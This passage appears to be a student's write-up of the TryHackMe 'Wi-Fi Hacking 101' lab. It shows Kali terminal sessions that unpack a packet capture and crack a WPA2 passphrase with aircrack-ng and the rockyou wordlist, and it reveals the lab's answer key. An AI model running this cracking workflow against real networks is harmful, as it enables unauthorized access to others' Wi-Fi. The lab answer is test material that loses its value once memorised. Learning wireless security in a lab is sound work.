$ sudo gzip -d Captures_1578171018678.tar.gz
(kali@kali)-[~/Desktop]
$ ls
Captures_1578171018678.tar
(kali@kali)-[~/Desktop]
$ tar -xvf Captures_1578171018678.tar
NinjaJc01-01.cap
NinjaJc01-01.csv
NinjaJc01-01.kismet.csv
NinjaJc01-01.kismet.netxml
NinjaJc01-01.log.csv
(kali@kali)-[~/Desktop]
$ ls
Captures_1578171018678.tar  NinjaJc01-01.cap  NinjaJc01-01.csv  NinjaJc01-01.kismet.csv  NinjaJc01-01.kismet.netxml  NinjaJc01-01.log.csv
(kali@kali)-[~/Desktop]
$
```

The command format when using aircrack-ng is “**sudo aircrack-ng -b [target-bssid] [packet-file(.cap)] -w [wordlist]**”.

I tried cracking the password by running “**sudo aircrack-ng -b 02:1A:11:FF:D9:BD NinjaJc01-01.cap -w /usr/share/wordlists/rockyou.txt**” where ‘02:1A:11:FF:D9:BD’ is the target-bssid and ‘NinjaJc01-01.cap’ is the dumped packet file.

```
Wifi_Hacking - OneDrive x Kelvin_kimotho_cs-sa08 x
https://onedrive.live.com/personal/c59088073e91a516/_layouts/15/Doc.aspx?resid=C59088073E91A516
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo aircrack-ng -b 02:1A:11:FF:D9:BD NinjaJc01-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening NinjaJc01-01.cap
Read 589 packets.
1 potential targets
```

```
kali@kali: ~/Desktop
File Actions Edit View Help

Aircrack-ng 1.7
[00:00:50] 122408/14344392 keys tested (2460.52 k/s)
Time left: 1 hour, 36 minutes, 20 seconds 0.85%
KEY FOUND! [ greeneggsandham ]

Master Key : 71 5F 17 D1 D7 9E 70 4D 6E 2E 9C AD 46 F5 45 F5
AF 5E 43 48 16 F9 5B AA 14 8F 39 AA FC 5E EB 3B

Transient Key : B9 F6 A8 68 1A 85 C3 1C 16 30 0E 57 1A 6B B2 08
B4 5B 3F A4 86 13 3B 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 9A 6A 56 EE E4 4E 42 A3 14 71 26 9F E0 E2 93 04


(kali@kali)~[/Desktop]
```

And i found the password as ” greeneggsandham”.

Question: Where is password cracking likely to be fastest, CPU or GPU?

Answer: GPU

- **GPUs** are designed to handle many tasks in parallel, making them highly efficient at performing the repetitive calculations required for password cracking.
- **CPUs** (Central Processing Units) are optimized for single-threaded tasks and general-purpose computing, making them slower for this specific task.



Conclusion

In the "Wi-Fi Hacking 101" module on TryHackMe, I learned the basics of Wi-Fi network security, focusing on WPA2 encryption. Key concepts like SSID, ESSID, BSSID, WPA2-PSK, and WPA2-EAP were covered, along with the 4-way handshake used in WPA2 authentication. I explored the vulnerabilities of older standards like WEP, which can be cracked using statistical analysis, and learned how WPA2 improves security with key generation based on ESSID and password. The module also introduced tools from the aircrack-ng suite, including airmon-ng, airodump-ng, and aircrack-ng, for monitoring, capturing packets, and attacking WPA2 networks. I practiced setting network interfaces to monitor mode, capturing network traffic, and attempting brute-force attacks on WPA2-PSK passwords using wordlists like "rockyou.txt". Additionally, I gained insight into the differences in performance between CPU and GPU for password cracking tasks, with GPUs being more efficient.